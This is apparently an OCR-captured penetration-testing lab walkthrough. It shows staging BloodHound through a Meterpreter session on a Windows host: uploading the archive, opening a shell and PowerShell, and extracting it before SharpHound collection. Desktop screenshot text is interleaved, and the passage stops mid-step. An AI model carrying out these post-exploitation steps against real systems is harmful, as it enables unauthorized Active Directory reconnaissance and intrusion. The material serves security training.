


1. Download BloodHound repository zip (`https://github.com/SpecterOps/BloodHound-Legacy`) and save to `/home/pentester` .


Applications
Places
System
Thu Jan 2, 02:32
BloodHound (as superuser)
BLOODHOUND
Log in to Neo4j Database
bolt://localhost:7687
neo4j
Save Password
Login
Menu
msfconsole -q -x ...
neo4j@neo4j://l...
sudo neo4j conso...
sudo bloodhound ...
BloodHound (as s...


Applications
Places
System
Thu Jan 2, 02:36
BloodHound (as superuser)
Search for a node
Raw Query
Menu
msfconsole -q -x ...
neo4j@neo4j://l...
sudo neo4j conso...
sudo bloodhound ...
BloodHound (as s...



Applications
Places
System
Thu Jan 2, 02:46
Problem loading page
neo4j@neo4j://localhost:
New Tab
https://github.com/SpecterOps/BloodHound-Legacy
Import bookmarks
ources
GitHub - SpecterOps/BloodHound-Legacy: Six Degre
— https://github.com/SpecterOps/BloodHo
This time, search with:
Menu
msfconsole -q -x ...
Mozilla Firefox
sudo neo4j conso...
sudo bloodhound ...
BloodHound (as s...



1. In Meterpreter session, upload BloodHound zip file to C:\ root:

   cd /


   upload /home/pentester/BloodHound-Legacy-master.zip C:




1. Drop into system shell and launch PowerShell:

   shell


   powershell



1. Extract BloodHound archive into `C:\BloodHound`:
   Expand-Archive -Path "C:\BloodHound-Legacy-master.zip" -DestinationPath "C:\BloodHound" -Force



1. Verify creation of `C:\BloodHound` folder (`ls`).





1. Navigate to collectors folder (`cd BloodHound/BloodHound-Legacy-master/Collectors`), import SharpHound script, and execute collection:

